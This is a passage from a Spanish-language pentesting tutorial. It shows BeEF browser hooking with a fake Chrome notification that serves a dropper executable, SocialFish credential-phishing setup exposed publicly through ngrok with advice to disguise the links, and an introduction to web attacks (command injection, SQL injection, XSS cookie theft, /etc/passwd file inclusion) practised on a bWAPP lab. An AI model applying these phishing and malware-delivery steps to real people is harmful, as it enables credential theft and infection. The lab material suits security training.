browser.engine	Blink				
browser.language	es-ES				
browser.name	C				
browser.name.friendly	Chrome				
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36				
browser.platform	Win32				
browser.plugins	Chrome PDF Plugin,Chrome PDF Viewer,Native Client				
browser.window.cookies	BEEFHOOKE=0N08nVZZBRhD3sFR45YxiuTSdGTxNDhAPdkV2O21ErIQpDciC83mqByvi3XuVM1oLHkyCIFBjzp4PD				

Cuando una máquina se conecta a nuestra web suplantada BeEF va a hacer un reconocimiento de la máquina que está trabajando y le va a incluir unas cookies que se van a quedar pegadas en cada una de las peticiones que se hagan con las máquinas. Esto se hace ya que **las máquinas se convierten en Zombies.**

Lo más divertido está en Current Browser → Commands

Current Browser											
Details	Logs	Commands	Proxy	XssRays	Network						
Module Tree	Module Results History										
Search	<table border="1"> <thead> <tr> <th>id</th> <th>date</th> <th>label</th> </tr> </thead> <tbody> <tr><td></td><td></td><td></td></tr> </tbody> </table>					id	date	label			
id	date	label									
<ul style="list-style-type: none"> ▷ Browser (56) ▷ Chrome Extensions (6) ▷ Debug (8) ▷ Exploits (109) ▷ Host (24) ▷ IPEC (9) ▷ Metasploit (1) ▷ Misc (20) ▷ Network (21) ▷ Persistence (9) ▷ Phonegap (16) ▷ Social Engineering (25) 											

Desde aquí podemos lanzar todo tipo de ataques como robar credenciales, incluir barras de notificaciones... Como hemos visto que estaba con Chrome podemos diferenciar los ataques para ese navegador.

The screenshot shows the BeEF interface with the 'Fake Notification Bar (Chrome)' module selected in the 'Module Tree' panel. The 'Module Results History' panel shows a single entry for this module. The right-hand panel provides details about the module, including its description, ID, URL, and notification text.

Module Results History		
ID	Date	Label
179	2020-11-10 09:39	command 1

Fake Notification Bar (Chrome)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Chrome. If the user clicks the notification they will be prompted to download the file specified below.

You can mount an exe in BeEF as per extensions/social_engineering/droppers/readme.txt

Id: 179

URL: <http://0.0.0.0:3000/dropper.exe>

Notification text: Additional plugins are required to disp

Aquí, si utilizamos lo que vimos en el punto de **evasión de detección** podemos hacer que se descargue ficheros legítimos que no detecte el antivirus.

Como puedes ver todas las plantillas están en inglés, pero podemos modificarlas a nuestro gusto.

BeEF tiene un sin fin de posibilidades, te invito a que hagas pruebas. Además si está desde el navegador Chrome, tiene un apartado solo para él.

Para ejecutar cada opción solo hay que darle al botón **Execute**

The screenshot shows the BeEF interface with the 'Screenshot' option selected in the 'Module Tree' panel. The 'Module Results History' panel shows a single entry for this module. The right-hand panel provides details about the module, including its description, ID, and a large screenshot area. A yellow box highlights the 'Execute' button at the bottom right of the screenshot area.

Module Results History		
ID	Date	Label
0	2020-11-10 09:39	command 1

Screenshot

Description: Screenshots current tab the user is in, screenshot returned as base64 data for a dataurl

Id: 257

Execute

Este punto te podría decir que es el punto de la paciencia ya que muchas veces hay que reiniciar la máquina porque los servicios se quedan colgados.

Para este punto lo mejor es montarte un servidor que solo haga estas funciones así no se abrirán procesos innecesarios.

SocialFish

Una de las herramientas que vamos a utilizar es SocialFish, si me sigues en Instagram verás que la he recomendado varias veces. SocialFish hay que descargarlo de Github.

Los comandos a seguir para la descarga e instalación desde la terminal son

Primero iniciar como super usuario.

```
sudo su
```

Nos pedirá que escribamos la contraseña, esta no se ve pero si se escribe.

Después descargamos la herramienta.

```
git clone https://github.com/UndeadSec/SocialFish.git
```

Después descargamos/actualizamos python3

```
apt-get install python3 python3-pip python3-dev -y
```

Accedemos a la carpeta SocialFish para instalar las dependencias

```
cd SocialFish
```

```
python3 -m pip install -r requirements.txt
```

Y ahora tenemos que cambiar la contraseña de la App

```
nano ./core/config.py
```

Buscamos este fragmento y ponemos una contraseña

```
APP_SECRET_KEY = '<CHANGE ME SF>'
```

Ejemplo

```
APP_SECRET_KEY = 'MyPassword'
```

Aquí mucho cuidado, mucho mucho cuidado, pon la mejor contraseña que se te haya ocurrido en tu vida ya que esto estará cara al público y te pueden hackear. La contraseña que he puesto es para la prueba que ya te veo intentando hackearme.

Para ejecutar la herramienta la sintaxis es

```
python3 SocialFish.py usuario contraseña
```

```
python3 SocialFish.py ENH E.$.c/@N-w
```

```
root@jotta:/home/jotta/SocialFish# python3 SocialFish.py ENH E.$.c@N-w


UNDEADSEC | t.me/UndeadSec
youtube.com/c/UndeadSec - BRAZIL

SOCIALFISH
v3.0Neptune

Twitter: https://twitter.com/A1SON_
Site: https://www.undeadsec.com


Go to http://0.0.0.0:5000/neptune to start
* Serving Flask app "SocialFish" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
```

Ya está en funcionamiento, ahora tenemos que copiar esa dirección y ponerla en el buscador.



Nos pide las mismas credenciales que hemos puesto al iniciar el servicio.


El uso de esta aplicación es super sencilla. Solo tenemos que incluir la url de nuestro objetivo y hacia donde queremos redirigirlo, podemos poner la misma. Además podemos poner un custom HTML, hacer que nos inyecte el código de **BeEF**.




Para hacer la conversión solo tenemos que darle al icono del rayo.

La url que yo voy a usar es <http://192.168.1.84:8585/wordpress/wp-login.php>

La pongo en los dos campos de texto para que redirija a la victima a la misma web y le damos al rayo.




Nos saldrá un mensaje de todo correcto y para ver la página tenemos que borrar **creds** de la url, es decir, dejar solo el dominio con el puerto.




Lo que me gusta de esta herramienta es el panel de control que tiene ya que podemos ver la gente que ha hecho clic en el enlace, cuantos han picado, cuantos no, que sistema operativo tienen...

Voy a cargar la web en la máquina virtual y vemos los datos que saca.



Ponemos unos credenciales, le damos login y nos redirige a la web que pusimos. Vamos al panel a ver.



Como puedes ver me ha capturado la máquina, si queremos ver los credenciales hay que darle a **View**.

Le damos y nos muestra los datos en formato JSON que es como se enviarían.



Ahora, esto funciona dentro de nuestra red local, si quisieramos sacarlo fuera necesitaríamos Ngrok.

Para descargar Ngrok hay que ir al siguiente enlace <https://ngrok.com/download>

The screenshot shows the official ngrok website at https://ngrok.com/download. At the top, there's a navigation bar with links for 'How it works', 'Pricing', 'Enterprise solutions', 'Docs', 'Download', and 'Login'. Below the navigation, the main heading is 'Download & setup ngrok' with the sub-instruction 'Get started in just a few seconds.' Underneath, there are two buttons: a blue 'Download for Linux' button and a white 'MORE OPTIONS' button with a dropdown arrow.

Y le damos a descargar. Se nos descargará un .zip, para descomprimirlo vamos a la terminal y a la carpeta de descargas, una vez allí ponemos el siguiente comando para descomprimirlo.

```
cd Descargas  
ls  
unzip ngrok-stable-linux-amd64.zip
```

The terminal window shows the command 'unzip ngrok-stable-linux-amd64.zip' being run. The output indicates that the file is being inflated and extracted into the current directory. The final prompt shows the user is back in the 'Descargas' folder.

Una vez descomprimido ya tendremos el programa **ngrok**, yo voy a moverlo a la carpeta principal. El comando para ello es **mv ngrok ..**

Y ejecutarlo es muy sencillo, solo hay que poner **ngrok http <url>** y nos dará las urls.

```
./ngrok http http://192.168.1.78:5000/
```

The terminal window shows the command 'ngrok http http://192.168.1.78:5000/' being run. The output displays session details, including the session status as 'online', session expiration time, version, region, web interface URL, and forwarding URLs. It also shows connection statistics like ttl, open connections, and response times.

Esos enlaces son muy sospechosos, podemos camuflarlos con No-IP.

11. Hacking Aplicaciones Web

Conceptos


Las vulnerabilidades en aplicaciones web son provocadas por errores de programación que permiten ejecutar consultas ajenas a las que se necesita. Por un error el atacante puede aprovecharse de la lógica de la aplicación web y ejecutar comandos remotos en el servidor o saltar medidas de seguridad.

Tener que comprobar las vulnerabilidades de una web linea por linea es una locura, por ello existen herramientas, como las que hemos visto anteriormente, que automatizan todo este proceso, por ejemplo ZAP y Nessus.

Lo que se suele hacer es empezar de una forma más manual y ya después automatizar el proceso.

En este punto veremos el funcionamiento de **ZAP** y **SQLmap**. Con ZAP podemos llevar a cabo los dos tipos de ataque, el **SQL Injection** y **OS Injection** mientras que solo usaremos **SQLmap** cuando sepamos que la aplicación web corre con una base de datos SQL.

Una **vulnerabilidad de ejecución de código remoto** consiste en que nos encontramos un panel donde se puede escribir texto y este puede ejecutarnos un comando como por ejemplo un **ls**.



Normalmente esto se puede identificar cuando hay un formulario que ejecuta una salida que a nosotros nos puede sonar como un comando de linux e intentar enlazarlo con salidas.

```
index.php  
level17.php  
cal.pl  
. .  
..  
k1kh31b1n55h.php
```

Muchas veces con
Commix se puede automatizar.

La **inyección SQL** son bastante parecida a la vulnerabilidad anterior con la diferencia de que aquí estamos ejecutando sentencias SQL. Aquí en vez de pasar sentencias linux pasamos sentencias SQL.

Es muy difícil intentar sacar tablas, información... Lo que se suele hacer es utilizar caracteres especiales que puedan provocar el fallo en la sentencia y a raíz de ese fallo podemos determinar que se están realizando consultas SQL y ahí entrará **SQLmap**.

Un ataque de **cross site scripting** consiste en incrustar código (html, php, JS) en la misma aplicación que estamos utilizando a través de un formulario. Hay dos tipos:

- Reflejo.** Solo va a permanecer en ejecución mientras nosotros le hayamos mandado la cadena.
- Permanente.** Como indica se queda de forma permanente, esto sobre todo ocurre en blogs o foros.

Esto parece inofensivo, pero puedes liarla bien. Puedes meter código malicioso que robe la cookie, te la mande y puedas impersonificar a esa persona.

También se pueden hacer ataques de **File Inclusion**. Hay veces que se consulta el contenido de un fichero y no han saneado que tipo de rutas se pueden incluir, esto significa que yo le puedo meter cualquier ruta del sistema operativo, la más común el **/etc/passwd**

En este punto vamos a trabajar con dos herramientas, OWASP Mantra, un navegador Firefox preparado con muchos pluggins enfocados al pentesting de aplicaciones web y OWASP-ZAP, esta va a trabajar como proxy interceptando las peticiones y las respuestas que recibamos de la aplicación web. Lo bueno de esta herramienta es que nos permite utilizar diccionarios para XSS, SQL Injection, File Inclusion...

Aquí usaremos el repositorio que ya te enseñé de **Payloads All The Things**

<https://github.com/swisskyrepo/PayloadsAllTheThings>

Para realizar las pruebas te recomiendo que lo hagas sobre **bWAPP**, es un laboratorio super completo para practicar la metodología de hacking en aplicaciones webs. No tienes porqué hacerlo con este laboratorio puedes buscar muchos en internet o usar la web anterior. Yo voy a usar esta porque tiene muchas vulnerabilidades y nos ofrece guías de resolución para aprender a llevar a cabo cada uno de los puntos. El laboratorio se descarga desde el siguiente enlace:

<https://www.vulnhub.com/entry/bwapp-bee-box-v1.53/>

Download Back to the Top

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!"

bee-box_v1.6.7z (Size: 1.2 GB)

Download: http://sourceforge.net/projects/bwapp/files/bee-box/bee-box_v1.6.7z/download

Download (Mirror): https://download.vulnhub.com/bwapp/bee-box_v1.6.7z

Download (Torrent): https://download.vulnhub.com/bwapp/bee-box_v1.6.7z.torrent (Magnet)

Las guías se pueden encontrar al final de la página.

Walkthrough

- 14 Apr 2017 - Local Privilege Escalation (Tushar Routray)
- 16 Feb 2016 - Remote code execution via Time Based blind Sql injection (e3xploit)
- 14 Feb 2016 - bwapp series part 4 (sql injection) (waleed jutt)
- 8 Apr 2015 - bWAPP Walkthroughs (Sanjiv Kawa)
- 22 Apr 2014 - bWAPP Bee-Box 1.3 boot2root (0x0ptim0us)
- 21 Apr 2014 - bWAPP: Write-up (PaulSec)
- beebox (Erik Taal)

[Submit Yours](#)

Instalar laboratorio de pruebas

Una vez hayamos descargado el fichero comprimido nos lo podemos llevar a una carpeta cualquiera, hacerle clic derecho y extraer aquí.


Importante. Necesitas tener algún software para descomprimir como es winrar, 7zip...

 bee-box	03/11/2014 0:24	Carpeta de archivos
 bee-box_v1.6	11/11/2020 9:21	Archivo WinRAR 1.190.713 KB
 INSTALL	13/05/2014 8:33	Documento de te... 3 KB
 README	13/05/2014 8:33	Documento de te... 1 KB
 release_notes	02/11/2014 20:10	Documento de te... 2 KB

Se nos crearán la carpeta


bee-box y los demás ficheros. Dentro de la carpeta **bee-box** hay varios ficheros para cargar la máquina virtual, en los siguientes pasos lo instalaremos.

Ahora vamos a VirtualBox → Nueva. Ponemos el nombre que queramos y **muy importante, el sistema es Linux, Ubuntu 32 bits.**



Una vez hecho eso le das a Next y te pedirá la memoria RAM que le quieras asignar, te recomiendo 2048MB (2GB).

Ahora se nos abrirá una pantalla para elegir el disco duro, seleccionamos **Usar un archivo de disco duro virtual existente**, le damos a la carpeta con la flecha verde, después a añadir, vamos a la carpeta donde tenemos **beebox** y seleccionamos el primero.



Lo seleccionamos y le damos a crear.


Disco duro

Si desea añadir un disco duro virtual a la nueva máquina. Puede crear un nuevo archivo de disco duro o seleccionar uno de la lista o de otra ubicación usando el icono de la carpeta.


. Si necesita una configuración de almacenamiento más compleja puede omitir este paso y hacer los cambios a las preferencias de la máquina virtual una vez creada.

El tamaño recomendado del disco duro es **10,00 GB**.


- No añadir un disco duro virtual
- Crear un disco duro virtual ahora
- Usar un archivo de disco duro virtual existente



Una vez creada solo falta el último paso. Seleccionamos la máquina que acabamos de crear, le damos a configuración y en red ponemos **adaptador puente**, le damos a avanzadas y seleccionamos **Intel PRO/1000 T SERVER**.



Por último vamos a Sistema → Procesador y le ponemos 2.



Ya está instalada y configurada, ahora puedes correr la máquina, la contraseña del usuario es **bug**.

Metodología inicial


Aquí podemos usar dos metodologías, una manual y otra automática, para la manual vamos a usar **OWASP Mantra** como se ha indicado en el primer punto. El comando para instalar **OWASP Mantra** es el siguiente:

```
sudo apt-get install owasp-mantra-ff
```

Una vez instalada ponemos en la terminal:

```
sudo owasp-mantra-ff
```

Y se nos abrirá un navegador.




Ahora vamos a combinar este navegador con **ZAP**, también puedes hacerlo con **Burpsuite**.

Para iniciar OWASP-ZAP ponemos en la terminal:

```
sudo owasp-zap
```

Una vez iniciado ZAP tenemos que cambiar el proxy, para ello vamos al buscador → Preferencias.

A screenshot of the Mantra browser's preferences window. The 'Network' tab is selected. Under the 'Connection' section, it says 'Configure how Mantra connects to the Internet' with a 'Settings...' button. Below that is the 'Cached Web Content' section. A 'Connection Settings' dialog box is open over the preferences window, titled 'Configure Proxies to Access the Internet'. It shows the following configuration:

- Override proxy settings for this network (checkbox checked)
- Limit bandwidth usage (checkbox unchecked)
- Connection Settings (button)
- Configure Proxies to Access the Internet (title)
- Manual proxy configuration (radio button selected):
 - HTTP Proxy: 127.0.0.1 (text input)
 - Port: 8080 (spin box)
 - Use this proxy server for all protocols (checkbox unchecked)
 - SSL Proxy: 127.0.0.1 (text input)
 - Port: 8080 (spin box)
 - FTP Proxy: (text input)
 - Port: 0 (spin box)
 - SOCKS Host: (text input)
